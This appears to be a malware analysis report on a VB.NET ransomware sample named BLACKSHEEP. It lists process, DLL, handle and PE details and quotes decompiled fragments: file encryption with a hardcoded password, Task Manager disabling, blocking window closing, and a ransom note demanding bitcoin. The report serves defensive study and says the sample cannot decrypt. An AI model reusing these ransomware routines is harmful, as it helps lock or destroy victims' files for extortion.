
BLACKSHEEP


Quick Summary:

DotNet binary, VB.NET. DotNet framework 4.0.30319. Compiler VStudio 10.



TIMESTAMO	*PROCESSNAME*	*PARENT*	*PPID*
05-30-2017-02-17-58	blacksheep.exe [1212]	explorer.exe	2296
05-30-2017-02-18-06	blacksheep.exe [2196]	explorer.exe	2296
05-30-2017-02-19-12	explorer.exe [1244]	svchost.exe	644


Loaded DLL's




2196

```
C:\Users\test01\Desktop\blacksheep.exe    [ 0x003F0000 ]
C:\Windows\SysWOW64\ntdll.dll    [ 0x77120000 ]
C:\Windows\SYSTEM32\MSCOREE.DLL    [ 0x725E0000 ]
C:\Windows\syswow64\KERNEL32.dll    [ 0x74D00000 ]
C:\Windows\syswow64\KERNELBASE.dll    [ 0x752D0000 ]
C:\Windows\syswow64\ADVAPI32.dll    [ 0x75BB0000 ]
C:\Windows\syswow64\msvcrt.dll    [ 0x75410000 ]
C:\Windows\SysWOW64\sechost.dll    [ 0x75390000 ]
C:\Windows\syswow64\RPCRT4.dll    [ 0x76BD0000 ]
C:\Windows\syswow64\SspiCli.dll    [ 0x74C90000 ]
C:\Windows\syswow64\CRYPTBASE.dll    [ 0x74C80000 ]
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll    [ 0x72440000 ]
C:\Windows\syswow64\SHLWAPI.dll    [ 0x753B0000 ]
C:\Windows\syswow64\GDI32.dll    [ 0x75750000 ]
C:\Windows\syswow64\USER32.dll    [ 0x75160000 ]
C:\Windows\syswow64\LPK.dll    [ 0x74CF0000 ]
C:\Windows\syswow64\USP10.dll    [ 0x75B10000 ]
C:\Windows\system32\IMM32.DLL    [ 0x76B70000 ]
C:\Windows\syswow64\MSCTF.dll    [ 0x75920000 ]
C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll    [ 0x6E990000 ]
C:\Windows\system32\MSVCR100_CLR0400.dll    [ 0x724B0000 ]
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\246f1a5abb686b9dcdf22d3505b08cea\mscorlib.ni.dll    [ 0x6DBC0000 ]
C:\Windows\syswow64\ole32.dll    [ 0x755E0000 ]
C:\Windows\system32\uxtheme.dll    [ 0x748D0000 ]
C:\Windows\Microsoft.NET\Framework\v4.0.30319\nlssorting.dll    [ 0x74AC0000 ]
C:\Windows\system32\VERSION.dll    [ 0x749F0000 ]
C:\Windows\Microsoft.NET\Framework\v4.0.30319\clrjit.dll    [ 0x74A60000 ]
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\964da027ebca3b263a05cadb8eaa20a3\System.ni.dll    [ 0x6D320000 ]
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\dd57bc19f5807c6dbe8f88d4a23277f6\System.Drawing.ni.dll    [ 0x6CFE0000 ]
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\17e020ae92d7fab33bcc1c98b25019d0\System.Windows.Forms.ni.dll    [ 0x6C370000 ]
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.7600.16385_none_ebf82fc36c758ad5\comctl32.dll    [ 0x754C0000 ]
C:\Windows\WinSxS\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7600.16385_none_72fc7cbf861225ca\gdiplus.dll    [ 0x70720000 ]
C:\Windows\system32\WindowsCodecs.dll    [ 0x705A0000 ]
C:\Windows\syswow64\OLEAUT32.dll    [ 0x750D0000 ]
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll    [ 0x72720000 ]
C:\Windows\system32\dwmapi.dll    [ 0x74A20000 ]
C:\Windows\syswow64\CLBCatQ.DLL    [ 0x75030000 ]
```

HANDLES:




Directory	\KnownDlls
Directory	\KnownDlls32
File	\Device\HarddiskVolume1\Windows
Directory	\KnownDlls32
File	\Device\HarddiskVolume1\Users\test01\Desktop
Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\SESSION MANAGER
Key	\REGISTRY\MACHINE
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0
Desktop	\Default
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0
Key	\REGISTRY\USER\S-1-5-21-1553266941-2806748593-4072882676-1000
Key	\REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\.NETFramework
Directory	\Sessions\1\BaseNamedObjects
Section	\...\Cor_SxSPublic_IPCBlock
Section	\BaseNamedObjects\Cor_Private_IPCBlock_v4_2196
Event	\KernelObjects\LowMemoryCondition
Key	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Fusion\GACChangeNotification\Default
File	\Device\KsecDD
Key	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Fusion\NativeImagesIndex\v4.0.30319_32
File	\Device\HarddiskVolume1\Windows\assembly\NativeImages_v4.0.30319_32\index18.dat




Key	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Fusion\PublisherPolicy\Default
File	\Device\HarddiskVolume1\Windows\assembly\pubpol37.dat
File	\Device\HarddiskVolume1\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll
Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Nls\CustomLocale
Event	\BaseNamedObjects\CPFATE_2196_v4.0.30319
File	\Device\HarddiskVolume1\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.7600.16385_none_ebf82fc36c758ad5
Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Nls\Locale
Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Nls\Locale\Alternate Sorts
Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Nls\Language Groups
File	\Device\HarddiskVolume1\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Runtime.Remoting\v4.0_4.0.0.0__b77a5c561934e089\System.Runtime.Remoting.dll
File	\Device\HarddiskVolume1\Windows\winsxs\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7600.16385_none_72fc7cbf861225ca
Key	\REGISTRY\USER\S-1-5-21-1553266941-2806748593-4072882676-1000_CLASSES
File	\Device\HarddiskVolume1\Windows\Fonts\StaticCache.dat
File	\Device\HarddiskVolume1\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc
Mutant	\Sessions\1\BaseNamedObjects\MSCTF.Asm.MutexDefault1
Section	\BaseNamedObjects__ComCatalogCache__
File	\Device\HarddiskVolume1\Windows\SysWOW64\en-US\msctf.dll.mui
Key	\REGISTRY\USER\S-1-5-21-1553266941-2806748593-4072882676-1000_CLASSES
Event	\KernelObjects\MaximumCommitCondition
Section	\BaseNamedObjects__ComCatalogCache__
File	\Device\HarddiskVolume1\Windows\Registration\R000000000006.clb

File	\Device\HarddiskVolume1\Windows\SysWOW64\en-US\KernelBase.dll.mui
Section	\Sessions\1\BaseNamedObjects\windows_shell_global_counters
Section	\BaseNamedObjects\3E486A30-85C8-406F-AA49-13128C973C71-x86
Section	\BaseNamedObjects\85A6147E-29F3-462C-9A02-F2BD8B1E8512-x86


CODE VIEW




```
namespace BLACKSHEEP
```




```
public enum CryptoAction
{
    ActionEncrypt = 1,
    ActionDecrypt
}
```



```
size = new Size(276, 25);
arg_1D0_0.Size = size;
this.Label3.TabIndex = 2;
this.Label3.Text = "Wait Untill It's Completed";
this.Timer1.Enabled = true;
this.Timer1.Interval = 1000;
this.PictureBox1.Image = Resources.spin;
Control arg_232_0 = this.PictureBox1;
location = new Point(188, 77);
```




```
this.Label1.TabIndex = 0;
this.Label1.Text = "Window Update in Progress";
this.Label2.AutoSize = true;
```




```
public byte[] CreateKey(string strPassword)
{
    char[] array = strPassword.ToCharArray();
    int upperBound = array.GetUpperBound(0);
    checked
    {
        byte[] array2 = new byte[upperBound + 1];
        int arg_24_0 = 0;
        int upperBound2 = array.GetUpperBound(0);
        for (int i = arg_24_0; i <= upperBound2; i++)
        {
            array2[i] = (byte)Strings.Asc(array[i]);
        }
        SHA512Managed sHA512Managed = new SHA512Managed();
        byte[] array3 = sHA512Managed.ComputeHash(array2);
```


Extension used for each file



```
byte[] bytKey = this.CreateKey("FucktheSystem");
byte[] bytIV = this.CreateIV("FucktheSystem");
this.EncryptOrDecryptFile(this.filenamez, this.filenamez + ".666", bytKey, bytIV,
Form2.CryptoAction.ActionEncrypt);
```




```
public void EncryptOrDecryptFile(string strInputFile, string strOutputFile, byte[] bytKey, byte[] bytIV, Form2.Crypto
{
```




```
RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(subkey);
registryKey.SetValue("Disable Taskmgr", value);
```

NextPage




```
if (e.CloseReason == CloseReason.UserClosing)
{
    e.Cancel = true;
    MessageBox.Show("STOP THAT SHIT,PAY YOUR RANSOME", "Security", MessageBoxButtons.OK, MessageBoxIcon.Hand);
}
```

Please NOTE: Sample does not have a code path to decryption!!!!!




```
this.Button2.Text = "CONTACT US";
this.Button2.UseVisualStyleBackColor = true;
this.Label1.AutoSize = true;
this.Label1.Font = new Font("Segoe Print", 21.75f, FontStyle.Bold, GraphicsUnit.Point, 0);
this.Label1.ForeColor = SystemColors.ButtonHighlight;
Control arg_271_0 = this.Label1;
location = new Point(297, 29);
arg_271_0.Location = location;
this.Label1.Name = "Label1";
Control arg_29C_0 = this.Label1;
size = new Size(472, 51);
arg_29C_0.Size = size;
this.Label1.TabIndex = 4;
this.Label1.Text = "YOUR COMPUTER IS HACKED";
```



String Table


Name	Value
Label3.Text	ALL YOUR IMPORTANT FILES,DOCUMENTS,MP3s, VIDEOS, AND EVEN YOUR COMPUTER SCREEEN IS HACKED.THERE IS NO SOLUTION ANYWHERE UNLESS YOU PAY $500 TO GET THE KEY TO DECRYPT WE CAN BE NICE AND WE CAN BE SO MEAN,IT ALL DEPENDS ON YOU.PAY WITHIN 54 HOURS.PAY INTO THE BITCOIN ADDRESS BELOW.

GRAPHICAL VIEW:



Wait Untill It's Completed

Window Update in Progress



YOUR COMPUTER IS HACKED

ALL YOUR IMPORTANT FILES,DOCUMENTS,MP3s,
VIDEOS, AND EVEN YOUR COMPUTER SCREEEN IS
HACKED.THERE IS NO SOLUTION ANYWHERE
UNLESS YOU PAY $500 TO GET THE KEY TO DECRYPT
WE CAN BE NICE AND WE CAN BE SO MEAN,IT ALL
DEPENDS ON YOU.PAY WITHIN 54 HOURS.PAY INTO
THE BITCOIN ADDRESS BELOW.

1CdW4EdRUeXf6ydy4HfZ4gDiWcxb9QnXxb

Payload does not require any internet connection to encrypt the files


Files are encrypted with extension .666

NOTE: If you are doing dynamic analysis:

- Once files are encrypted and you get the ransom message
- Try killing the payload. There is only one process running
- Then run explorer.exe, you should see all the icons on your desktop and should be able to debug

On execution, payload will encrypt .png, .jpg, .doc etc. For some reason .pdf and .rtf are not touched.

BINARY AND PROCESS INFO:




```
MG-Structure :                      MZ(Mark Zbikowski)
HeaderOffsetVal :                   00000004
StackSeg :                          00000000
Stack* :                            000000b8
CkS :                               00000000
Instr* :                            00000000
HeaderAdd :                         00000080
*******************************************************************

## FILE_TYPE => PE

    +                  i386 ...
    +                  EXE ,
    +                  Mon May 29 18:53:42 2017
    +                  4
    +                  0x400000 <- Base*
    +                  GUI
    +                  (32B)
    +                  81408 <- CS
    +                  0x2000 <- CoseBase*
*******************************************************************

    *                  .text:
    *                  .text: {X}, {R},
```



```
** PID: {1652}
==================
          -> Pfaults so far: 57664
          -> MaxMemSeen: 103735296
          -> CurrentMem: 102027264
          -> PageMem: 229664
          -> NPageMem: 18364
          -> TCommit: 24510464
```